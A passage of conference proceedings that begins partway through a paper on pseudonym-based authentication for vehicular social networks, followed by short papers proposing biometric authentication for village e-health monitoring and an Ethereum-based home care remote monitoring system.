Additionally, CA generates a number of pseudonyms for V_i. In order to generate a pseudonym, CA concatenates timestamps t_s, t_e and a 16 byte random number n and signs with CA's private key, such as $P = (n||t_s||t_e)_{SK_{CA}}$ where t_s and t_e mentions the starting and ending of time during which this pseudonym can be used. The difference between t_s and t_e is typically set from few milliseconds to a second. CA generates a sufficient number of signed pairs (such as enough for a few days' communication) encrypts it in public key of V_i, and sends to V_i. CA also stores this information in its database accordingly as shown in Table 2, where two pseudonyms belong to a $Cert_{main}$.

Table 2. Pseudonyms in CA Database

Sr #	P	$h(P)$	$Cert_{main}$
1	$(n_1\|\|t_s\|\|t_e)_{SK_{CA}}$	$h((n_1\|\|t_s\|\|t_e)_{SK_{CA}})$	$Cert_{main}(ID_i, T_{main})$
2	$(n_2\|\|t_s\|\|t_e)_{SK_{CA}}$	$h((n_2\|\|t_s\|\|t_e)_{SK_{CA}})$	$Cert_{main}(ID_i, T_{main})$
.	...	...	...

3. CA $\rightarrow$ V_i: $(P_i)_{PK_i}$

Upon getting $Cert_{main}(ID_i, T_{main})$, RCA issues a number of temporary certificates, $Cert_{temp}(ID_{random}, T_{temp})$ to V_i, where ID_{random} is a random identity and all the $Cert_{temp}(ID_{random}, T_{temp})$ has the same expiration time T_{temp}. RCA keeps a database that contains the mapping of issued

$Cert_{temp}$ and corresponding $Cert_{main}$ as shown in Table 3.

4. RCA → V_i : $Cert_{temp}(ID_{random_i}, T_{temp})$

T_{temp} set to a short period of time (few hours), in order to prevent a revoked vehicle

Table 3. Mapping in RCA Database

Sr#	$Cert_{main}$	$Cert_{temp}$
1	$Cert_{main}(ID_1, T_{main1})$	$Cert_{temp}(ID_{random1}, T_{temp})$
2	$Cert_{main}(ID_1, T_{main1})$	$Cert_{temp}(ID_{random2}, T_{temp})$
.	...	...

taking part in the system after revocation. The purpose of issuing a number of $Cert_{temp}(ID_{random}, T_{temp})$ is to enable a vehicle anonymously communicates at a number of roads or social spots (SS) without the fear of being tracked. That is, collusion among different RSUs and social spot managers (SSM) reveals no information about the activities of a vehicle and therefore, makes a RSUs and SSM an honest-but-curious entity in our protocol.

1.2 Registration with RSU or SSM

After getting the pseudonym P and $Cert_{temp}(ID_{random_i}, T_{temp})$, a vehicle V_i is eligible to join a social group. In our scheme, both RSU and SSM have equal roles. The vehicles on the move are supposed to communicate with a RSU where as stationary vehicles in social spot (parking lot or similar locations) communicate with a social spot manager (SSM) that has similar capabilities as in an RSU. V_i finds a nearby RSU/SSM and sends one of the $Cert_{temp}(ID_{random_i}, T_{temp})$ to the RSU/SSM.

5. V_i→ RSU/SSM: $Cert_{temp}(id_{random_i}, T_{temp})$

The RSU checks the validity of $Cert_{temp}(id_{random_i}, T_{temp})$ and upon receiving a positive response, issues the RSU/SSM's credentials to the V_i encrypted in V_i's public key. The validity of the $Cert_{PK_{RSU/SSM}}$ is typically set to a short period of time (10 minutes to 30 minutes) and after expiration, a vehicle again needs to apply for the RSU credentials. A revoked vehicle will not be able to provide a valid $Cert_{temp}(id_{random_i}, T_{temp})$ after T_{temp} expires.

6. RSU → V_i: $Cert_{PK_{RSU/SSM}}$, $SK_{RSU/SSM}$

1.3 Inter-vehicle Communication

The vehicle communicates with other vehicle by attaching the pseudonym P with the message, sign all the contents with the RSU private key and broadcast the message.

7. V_i → V_n: $(message||P)_{SK_{RSU/SSM}}$

The receiving vehicle needs two signature verifications. First the signature $SK_{RSU/SSM}$, if the signature is invalid, the receiving vehicle will immediately drops the message. After validating the signature on the entire message, the receiving vehicle checks the validation of the pseudonym, in case of valid P, the message is authenticated. Additionally, our scheme requires a receiving vehicle to store the hash of a message in order to provide the evidence of cheating to the malicious activity. A copy of the messages and corresponding hash is also stored by the RSU and SSM to avoid conflicts.

1.4 Vehicle Revocation

A malicious activity is detected both the signatures are validated and the message contents are harmful. The receiver vehicle presents the recordings of the malicious message to the city police (CP). The CP sends the culprit P to the RCA. RCA forwards this to CA who finds the associated $Cert_{main}$ and revokes the corresponding VID.

8. Victim Vi→ CP: $(message||P)_{SK_{SS}}$

9. CP → RCA: $(message||P)_{SK_{SS}}$

10. RCA → CA: P

III. Analysis

This section provides security and communication analysis of proposed scheme.

1.1 Security Analysis

We analyze the protocol according to the basic security and privacy requirements for VSN applications as mentioned in [4].

Authentication and Integrity: A user needs to sign the message with the RSU/SSM key that is securely provided to only a legitimate and authentic user. Moreover, a valid signature guarantees the message integrity.

Accountability and non-repudiation: The pseudonym inside a message provides both these features. Upon detection of a malicious activity, the pseudonym P is searchable. CA securely provides the pseudonyms to a vehicle who attaches the pseudonym and signs the message with the RSU/SSM key and therefore, the user cannot deny the ownership of the message.

Unlinkability and anonymity: All the messages in our scheme look similar because of the similar structure and therefore, it is very hard to link one message with other. Moreover, all the messages are signed with same RSU/SSM key and therefore, no user related information is revealed.

Replay attacks: The unique combination of random 16 bytes n and t_s , t_e ensures that upon detection of same n, during the duration of t_s , t_e, the message will be discarded. Due to CA's signature, the pseudonym itself cannot be altered and therefore, the replay attacks are prevented.

1.2 Communication Analysis

Pseudonym size: n= 16 bytes, t_s , t_e = 8 bytes, ECDSA signature = 64 bytes. Total size 88 bytes.

Cryptographic overhead : P + message + signature = 88 + message + 64. Total size 152 + message bytes. Therefore, total overhead is only 152 bytes, that is independent of size of message.

IV. Conclusion and Future Work

This paper presents a privacy preserving authentication protocol for VSN with conditional anonymity. The vehicles communicate with each other with the help of light weighted pseudonyms and RSU/SSM based credentials. The schemes enable the moving vehicles and stationary vehicles, such as in parking lots, to authentically communicate with each other. The security analysis shows the robustness of our scheme while the communication analysis shows the efficiency and feasibility of the proposed scheme.

References

[1] Y. Rong, et al. "Mixgroup: Accumulative pseudonym exchanging for location privacy enhancement in vehicular social networks," IEEE Transactions on Dependable and Secure Computing, vol. 13, issue 1, pp. 93-105, 2016.

[2] T. Luan, et al. "Social on the road: Enabling secure and efficient social networking on highways," IEEE Wireless Communications, vol. 22, no. 1, pp. 44-51, 2015.

[3] V. A. Maria, et al. "A survey on vehicular social networks," IEEE Communications Surveys & Tutorials, vol. 17, issue 4 pp. 2397-2419, 2015.

[4] V. A. Maria, et al, eds. "Vehicular Social Networks", pp. 159-160. CRC Press, 2017.

[5] [Online] http://www.secg.org/sec2-v2.pdf

[6] S. Smaldone, et al. "RoadSpeak: Enabling voice chat on roadways using vehicular social networks," ACM 1st Workshop on Social Network Systems, pp. 43-48, 2008.

A Proposed Authentication Framework for E-Health Monitoring System in Smart Village

Akash Suresh Patil, and Kyung-Hyune Rhee

Interdisciplinary Program of Information Security, Graduate School,

Pukyong National University.

Abstract

As Internet of Things technology having earned wide popularity and has variety of application domain such as smart home, smart vehicles, smart home appliance, smart city and smart village. A typical village can be transformed into a "Smart" village by upgrading the Infrastructure and incorporating information and communication technology to provide metrics that enable all aspects such as land, water, energy, education, health and so on. This paper will focus on specially in health sector. In the smart city in terms of e-health services, provide all primary health diagnosis and treatment according to the situation. But, in village, the coverage of primary medical services, specialized doctors & smart vehicles such as ambulance is not enough to fulfil the growing demands of patients. For these reasons, the focus of this paper is to provide a framework for e-health monitoring system in a village area with having ability to provide this service in a secure manner. This system will ensure e-health monitoring, availability of specialized doctors and availability of smart vehicles such as ambulance in a critical time and makes village as a smart village. As we get into the Internet of Things era, security and privacy concerns remain as the main obstacles in the development of innovative and valuable services in a smart village. E-health monitoring may improve primary healthcare but, patient authentication is a major challenge ahead. Hence, we proposed a secure framework that will authenticate every entities before carry forwarding the patients data from source to the destination for the diagnosis with the help of biometric modalities and wireless devices radio fingerprinting. This framework has ability to verifying patients health data in entire service, securely store data and also ensure the integrity and trust of the received data.

I. Introduction

The Internet of Things (IoT) is a concept reflecting a connected set of anyone, anything, anytime, anyplace, any service, and any network. The IoT is mega trend in next-generation technologies that can impact the whole business spectrum and can be thought of as the interconnection of uniquely identifiable smart objects and devices within today's internet infrastructure with extended benefits. The IoT provide specific solution for variety of application domain in smart home, smart cities, logistics retails, industrial control, smart vehicles, traffic congestion and even health care also [1, 2, 3]. Medical care and health care represent one of the most attractive application areas for IoT. It has potential to give rise to many medical applications specially in remote health monitoring. Various medical devices, sensor, and diagnostic and imaging devices can be viewed as smart devices or object constituting a core part of IoT[4].

Today rapidly increasingly number of populations with chronic disease, this is due to

various factor such as physical inactivity, dietary habits, alcohol consumption, smoking and many more. According to survey of World Health Organization, 4.9 million people die from lung cancer from the consumption of snuff, around 2.6 million are overweight, 4.4 million for elevated cholesterol and more than 7.1 million for high blood pressure. It assume that in coming next 10 year, this ration will increase up-to 17 percent approximately more that million people population. This chronic diseases are highly in terms of their symptoms as well as their evolution and treatment. In short one can get cure from this chronic disease if it monitored and treated on time. There are some common chronic disease such as diabetes, blood pressure, cardiac arrhythmia can be treated, monitored and saves some one's life [5, 6].

Peoples for urban area they can easily get treated and monitored from this chronic disease reason smart city which include smart healthcare infrastructure. But same time there is lack of medical facility available in village area. So, This paper focus on primary e-health monitoring system in village area. As we involved in IoT environment, e-health monitoring may improve healthcare but, patient authentication will be challenging scenario for smart village. while forwarding the patient's health information opens many security threat such as interception, modification and interruption [7]. This several threat may be impact on patient's privacy, confidentiality of data transmission, integrity of received data and data availability.

Authentication is a key aspect for establishing trust in system. Our main intention is to ensure the trust in e-health monitoring system. It has capabilities to ensure the data coming from the actual patient rather that other patient used the sensor of the actual patient. This will make not only effectiveness of the system security but also maintain the trust level in the entire system. There are several authentication mechanism to ensure the correctness of data origin for the medical diagnosis such as secret key, password, token posses vulnerability of the system. By using this mechanism there is still unsurety of data coming from authenticate patient only. In e-health monitoring system data should be validate till session expire [8]. Thus, this can may be accomplished by using biometric and fingerprinting since they have hookup with user and the device. Authentication mechanism can divided into two parts static and continuous authentication method [9]. The radio fingerprinting techniques uses the hardware properties of wireless devices and their signal characteristics for unique identification [10, 11]. Additionally, securing biometric templates storage when using biometric authentication is also essential to overcome from attacker[12].

The contribution of this paper is to develop a smart village by providing e-health monitoring system, availability of specialized doctor and smart vehicle such as ambulance in emergency time, simultaneously provide the security and privacy also.

II. System Model:

The focus of this paper is to make a smart village by providing e-health care system. We assume a village scenario where patient suffering from chronic disease need to be continuos under observation of doctors. So we will provide patients monitoring system in which medical sensors such as blood pressure sensor, ECG sensor, motion sensor, body temperature sensor, location detector sensor etc. are provided by doctors and are paired with the patients smart phone while issuing procedure.




Fig: Patient Monitoring Scenario in Smart Village

Now patient can get his/her health information and current location with the help of

medical sensor/location detector sensor and stored in smart phone storage. furtherly, It will forward this patients data with the help of cellular network or broadband network to medical server and store in data storage. Doctors will retrieve patients health data from the medical server storage and diagnosis. suppose in emergency case such as heart attack patient is outside of home maybe in farm or in middle of road, needs an urgent treatment at that time smart vehicles (such as ambulance carrying specialized doctor and medical equipments) locate patients current location and treated them.

III. Security Requirement

This is required in order to secure the patient's health and to assure weather the patient is receiving proper medical guidance. If the patient's identity is used by unauthorized person other than the doctor, may cause deleterious effect on patients.

1. **Authentication:** The identity of both the doctor and patient requires validation in order to ensure the authenticity.

2. **Integrity :** Integrity assures accuracy of data throughout the process. The data should never be made available to an unauthorized person as he/she may tamper the data, leaving the patient vulnerable to wrong diagnosis.

3. **Identity Preservation:** The patients identity should only be known by a doctors who will diagnosis.

4. **Confidentiality:** There is risk of data interception while transfer data to the medical server and impact on patient's confidentiality. The health record is sent and received between the doctor and patient, no other person can be allowed to eavesdrop on this exchange in an unauthorized manner.

IV. Proposed Framework

Here, we assume a smart village scenario in which we are expected continuos patient health monitoring in a secure manner. Our proposed framework is based on authentication between several entities in order to achieve the security for our system model. However, framework is divided into several parts: patients to smart phone authentication, smart phone to network authentication, patient to medical server, secure storage of biometric templates in medical server.

Patient to Smart-Phone

Here, smart-phone ensures that it collects the data from actual patient while patient ensure that he/she is using correct device for forwarding the health data for diagnosis. smart phone has in built sensor such as finger print identification sensor, eye retina scanner, face detection and many more. The authentication process has been carried out between two entities based on static biometric which is composed of collection and verification of health data. During the collection process patient's fingerprint's, eye retina scanner, voice and face detector features are extracted to create a unique biometric templates that stored in smart-phone. This Biometric template are unique identification for specific person and further used in verification process.




Fig: Authentication between patient and smart phone

In verification process, Biometric characteristic are capture and verify against the stored biometric templates. Biometric characters such as fingerprint, voice detection, face detection and so on. Here, d indicates the tolerance of variation for matching. The predefine trust threshold t indicates the acception or rejection of the authentication. Suppose $d \leq t$ then the patient is authenticated else $d > t$ try again. [13]. Authentication has been carried only initially phase.

Smart-Phone to Network:

The authentication process has been carried between two entities based on radio fingerprints. Devices specific features are extracted in the collection process to generate radio fingerprint to smart phone and end for the future comparison. The signature are stored in wireless access point. Later, when smart phone want to access the medical server, radio fingerprint will checked at wireless access point, perfect match will allow the connection.




Fig: Authentication between smart phone and network

Patient to Medical Server:

This authentication is based on continuos biometric authentication consist of collection and verification. During collection process patient's ECG sensors, blood pressure sensor along with the location detector features are extract to create biometric templates. furtherly this




Fig: Authentication between patient and medical server DB

templates are used for authentication process, during this patient's biometric characteristics are capture and verified with stored biometric templates.

Secure Storage of Biometric Templates

During the collection process, the body sensor of patients collects raw biometric sample for the first time. the feature extraction component of the biometric system locates and encode distinctive features of patients raw biometric data in order to generate biometric templates. This Biometric templates are store in a database of medical server. Furtherly, in order to provide a secure storage of biometric templates a strong authentication is required. We use a two way factor authentication, as it requires that the user provide a password and the biometric data. Here, patients has to register with authentication services by providing strong password such that it is difficult for the attacker to guess. This Strong password is only known between patients and specific doctors who will diagnosis the patient. Furtherly, this password is salted and then hashed and stored in memory. The random salt value for patients is stored in database, On other side, when patient want to authenticate with their biometric characteristic such as fingerprint, biometric templates are encrypted by hashed value of the salted password. Finally this encrypted biometric templates are stored in database.




Fig: Enrolment & Encrypt process of patient biometric templates

Furthermore, when doctor want to access the patients data from medical server database he

will enter the password. The salt is retrieved from the database to compute hash of the salted password. this hash code is then used to decrypt the encrypted biometric templates and matched the trust threshold. If the $d \leq t$ then successfully authenticated else failure of authentication.

$$Encryption,\ K = H(password + Salt)$$

$$Encrypted\ Biometric\ Template = E_K(Template)$$

By this way, biometric templates will be secured.




Fig: Access & Decrypt process of patient biometric templates

Acknowledgement

This work was supported by the National Research Foundation of Korea(NRF) grant funded by the Korea government(MSIP) (No. NRF-2014R1A2A1A11052981), and partially supported by the MSIP(Ministry of Science, ICT and Future Planning), Korea, under the ITRC(Information Technology Research Center) support program (IITP-2017-2015-0-00403) supervised by the IITP(Institute for Information & communications Technology Promotion)

V. Conclusion

In this paper, our focus is to make smart village by providing medical facility where by people need continuously check their health by specialist doctors. We assume a scenario for smart village where by doctors can monitor and treat the patient continuously from city . Patient body is equipped with various medical sensor such as (ECG, temperature sensor, blood pressure sensor and so on) and location detector sensor. With the help of this medical sensor, patient retrieve their health data(biometric templates) in smart phone and forward towards medical server database through WiFi or mobile network. A Doctor can retrieved patients biometric templates from medical server database continuously. Additionally, we proposed a secure authentication framework between each entities which are participating in the system. Authentication has been carried out with the two way factors such as biometric characteristic such as finger print scanner, eye retina and so on. while the biometric templates generated by biometric devices which are stored in medical server database as normal form, we encrypt biometric templates by using key which is dynamically generated from the patients password and a random salt value. Further, doctor can decrypt biometric templates with the password and retrieved for the diagnosis purpose. Additionally, This templates being secure, by providing secure authentication, attackers can not spoof biometric templates. Depending on the patients condition such as heart attack, doctors can retrieved patients location with the help of location detector sensor and send the smart vehicles (ambulance) which include all medical facility.

For the future work, we want to implement our framework for entire system.

References

[1] J. Holler, V. Tsiatsis, C. Mulligan, S. Karnouskos, S. Avesand, and D. Boyle, From Machine-to-Machine to the Internet of Things: Introduction to a New Age of Intelligence. Amsterdam, The Netherlands: Elsevier, 2014.

[2] G.Kortuem,F.Kawsar,D.Fitton,andV.Sundramoorthy,“ Smartobjects as building blocks for the Internet of Things,” IEEE Internet Comput., vol. 14, no. 1, pp. 44 - 51, Jan./Feb. 2010.

[3] K. Romer, B. Ostermaier, F. Mattern, M. Fahrmair, and W. Kellerer, “Real-time search for real-world entities: Asurvey,”Proc. IEEE, vol .98, no. 11, pp. 1887 - 1902, Nov. 2010.

[4] K.Vasanth and J.Sbert, Creating solution for health through technology innovation, Texas Instruments. Available:http://www.ti.com/lit/wp/sszy006/sszy006.pdf, accessed Dec. 7, 2014.

[5] OMS, Overview - Preventing chronic diseases: a vital investment, http://www.who.int/chp/chronic_disease_report/part1/en/, visited, november 2015.

[6] Who, J., & Consultation, F. E. Diet, nutrition and the prevention of chronic diseases. World Health Organ Tech Rep Ser, 916(i-viii), 2003.

[7] Y. Ren, R. W. N. Pazzi, and A. Boukerche, "Monitoring patients via a secure and mobile healthcare system," Wireless Communications, IEEE vol. 17, no.1, February. 2010, pp. 59-65.

[8] M. A. Chowdhury, J. Light, and W. McIver, "A framework for continuous authentication in ubiquitous environments," WCSN'10, 2010, pp. 15-19.

[9] E. Alsolami, "An examination of keystroke dynamic for continuous authentication", PhD thesis, Queensland University of Technology, 2012.

[10] K. B. Rasmussen, and S. Capkun, "Implications of radio fin-gerprinting on the security of sensor networks," Secure Comm'07, 2007, pp. 331-340.

[11] V. Brik, S. Banerjee, and M. Gruteser, "Wireless device identification with radiometric signatures," MobiCom, 2008, pp. 14-19.

[12] Sandhya Armoogum and Al-Rayhaan Oozeer,"A practical approach for secure biometric templates storage for authentication", IEEE(EmergiTech) Conference 2016

[13] Y. Berhanu, H.Abie, and M. Hamdi "A testbed for adaptive security for IoT in eHealth", ASPI '13, 2013, pp. 1-8.

블록체인 기술을 사용한 안전한 홈 케어 원격모니터링 응용 제안

크웨카 브루노 조아킴*, 이경현*

*부경대학교 정보보호학협동과정

A Proposal of a Secure Home Care Remote Monitoring Application by Using the Blockchain Technology

Kweka Bruno Joachim*, Kyung-Hyune Rhee*

*Interdisciplinary Program of Information Security, Graduate School , Pukyong National University.

ABSTRACT

The focus of this paper is to delve into the application of blockchain technology specifically to the home care remote monitoring. Most of these systems that handle personal data. Security and privacy still remain the major challenge, due to being big in size and nature of centralized system hence vulnerability of attacks. For instance in home care remote monitoring systems are being under attacked by viruses, tamper with patients informations due to devices fails to encrypt data during transportation, default credentials most devices and sensors are configured to use username and password. Which lead to users to use simple password and identifications(IDs) which can be easily cracked with hackers. But with Blockchain-based approach can provide a highly secure mechanism that ensure security and privacy but with significant energy consumption, delay and computational task overhead which sometimes can be a problem to some devices. Still this approach is the best in terms of overcoming the home care monitoring challenges.

I. INTRODUCTION

Home care remote monitoring or in other words referred to as domiciliary care or in home care is supportive care provided in the home. Remote patient monitoring, also called homecare (telehealth) is a type of ambulatory healthcare that allows a patient to use mobile medical device to perform a routine test and send the test data to a healthcare professional in real-time. The devices activities is to monitor the patients daily and sent those data to the physician for evaluation reasons.

Remote heath care system introduced with the aim of improved quality care and reduce cost of health care. The existence of the system brought some major challenges specifically security concerns.

The system use Wireless sensor Network which can be attacked, and most of the attacks are physical attacks that is packets. for instance an attacker can conduct a relay attacks where an adversary can take over the system and use it to conduct malicious activities.

some security breaches can cause a lot of malfunctions for instance potential data repudiation where by system or application does not adopt controls to properly track and log users actions, leads to malicious manipulation. Furthermore an attacker can conduct spoofing of the patient record and this is due weak implementation of authentication mechanism and solution for

this it would be to encrypt the data that are transmitted back and forth. All of this happened under centralized system.

According to healthcare cyber threat released in December 2016 it showed that cyber threats into healthcare was increasing yearly.




Figure 1: Report of cyber attacks

With the blockchain-based approach we can solve those challenges because of highly secured nature of it. So this approach will ensure all data encryption and prevent some of hacking attacks. And since it is decentralized system that it utilize peer to peer network and it is database or ledger public shared among nodes hence no tamper or spoofing of data since those ledgers are in blocks and blocks are inter-linked to each other with hash (cryptographic hash) of previous block. Chain of data blocks that are securely connected by encryption.

1.1 BLOCKCHAIN TECHNOLOGY

Is a technology meant to store, read and validate transactions in a distributed database system. It was used by bitcoin cryptocurrency to enable a payment system. It is still new technology which has become a new area for researching.

Blockchain provide a lot of solutions for variety of different security concerns such authentication and privacy that are present in our daily life. Especially in the authentication process. With the blockchain approach it decentralized the ownership of credential and proved globally protocol for verifying one's record into the immutable blockchain.

1.2 Blockchain Authentication and Security

The verification of the user in the blockchain is done by using elliptic curve digital algorithm. User have a private key and identification service issuing service bind a public key by default. Any service a user invoke to the blockchain, user has to sign a signature that can be verified against public key stored in the blockchain The combination of Public key cryptograhpy, digital signature and hashing made blockchain so secure. Also Each transactions be distributed across whole network, arranged and enclosed via time-stamped block, and that block has to pass mining process so as to be a valid block. And valid block to be valid it has to reach a consensus. That is a way to link new transaction block to the main chain of other validate blocks hence it make so hard to tamper with data within a block because of linkability through hash function.

II. System overview

This section is about the blockchain decentralizes system overview. Normally traditional system of the home care remote monitoring it works under centralized system. While the blockchain approach will operate under decentralized network environment..




Figure 2: Home care monitoring blockchain based system.

2.1 Ethereum

Ethereum Platform you can think as an alternative protocol for building decentralized applications. But there are other popular projects apart from ethereum such as Hyperledger and Ripples also they can deliver services same as the ethereum.

Here are some list of keyterms found in the ethereum platform. Like Blockchain which is a global ledger or simple database of all transactions. Where by the entire history all transactions are stored. Ethereum virtual machine here you can write programs. Major one is smart contracts execution. Smart contract it is much like assembly code in concept. It is a high-level language that compiled to ethereum virtual machine. Node through it you can read and write to the ethereum blockchain that is use ethereum virtual machine and full node has to download the entire blockchain. Miner are the one works to process blocks on the blockchain and those miners are compete to each other to solve hash puzzle (math problem) in the blocks so as to win a reward. Ether it is real digital currency you can buy and use it.

We assume the medical hospital has already deployed the applications to the ethereum blockchain. So users can subscribe to certain provided application and make use of them. For instance the Entity like hospital has an address (hash of its public key) and registered as a participant in the ethereum blockchain. Those applications can provide informations to the patients such as daily reports of health condition, alert the patient incase of emergences or warning and conduct daily check up.

so the user of this application has to first change the money into the ether, simply by going to the exchange (broker) and will get an Ether. Because each transaction issued will be charge. Fee in ethereum is called gas that is transaction fee. And transaction meaning is each block consists of transactions which are actual data to be stored in the chain of blocks. So each sensor devices registered into the ethereum system has to pay this transaction during the subscription of deployed applications. Without it you cannot use the applications. Example of applications blood pressure or glucose meter and pulse oximeter applications.

The users pay the gas(transaction fee) with the reason of paying miners for collecting all the transactions compiled them into the new block of the blockchain.

III. CONCLUSION

In this paper, we presented newly proposed concept of decentralized home care monitoring blockchain-based system. With the help of Ethereum's smart contract system everything is possible to deploy and operate any kind of

application that will work on the ethreum blockchain.

In some cases the system to operate under this technology might be little costful due to energy consumption especially during mining stage, also network speed connection. Therefore before implementing blockchain approach into exist systems, one should go through deep analysis of existing systems in order to examine the benefits and practical obstacle of such system.

Furthermore Blockchain technology in terms of security enhancement, it relies on the elliptic curve digital signature algorithm public key cryptography to verifies identities and associate data with a certain person.

Acknowledgement

This work was supported by Institute for Information & communications Technology Promotion(IITP) grant funded by the Korea government(MSIP) (2017-0-00156, The Development of a Secure Framework and Evaluation Method for Blockchain), and partially supported by the MSIP(Ministry of Science, ICT and Future Planning), Korea, under the ITRC(Information Technology Research Center) support program (IITP-2017-2015-0-00403) supervised by the IITP(Institute for Information & communications Technology Promotion).

References

[1] Dulaney, E. (2011). CompTIA Security+ Deluxe Study Guide: SY0-201. John Wiley &Sons.

[2] Barki, A., Bouabdallah, A., Gharout, S., &Traoré, J. (2016). M2M security: challenges and solutions. IEEE Communications Surveys &Tutorials, *18*(2), 1241-1254.

[3] Ondiege, B., Clarke, M., &Mapp, G. (2017). Exploring a New Security Framework for Remote Patient Monitoring Devices. Computers, *6*(1), 11.

[4] Joshi, N., Zaidi, S. Z. H., &Ben Haj Frej, M. (2016, April). Remote patient monitoring using safe and secure WBAN technology. ASEE.

[5] Trapx Labs A Division of TrapX Security, Inc. Health Care Cyber Breach Research Report for 2016 December.

[6] Sagahyroon, A. (2017, January). Remote patients monitoring: Challenges. In Computing and Communication Workshop and Conference (CCWC), 2017 IEEE 7th Annual (pp. 1-4). IEEE

[7] Buterin, V. (2013). Ethereum white paper.

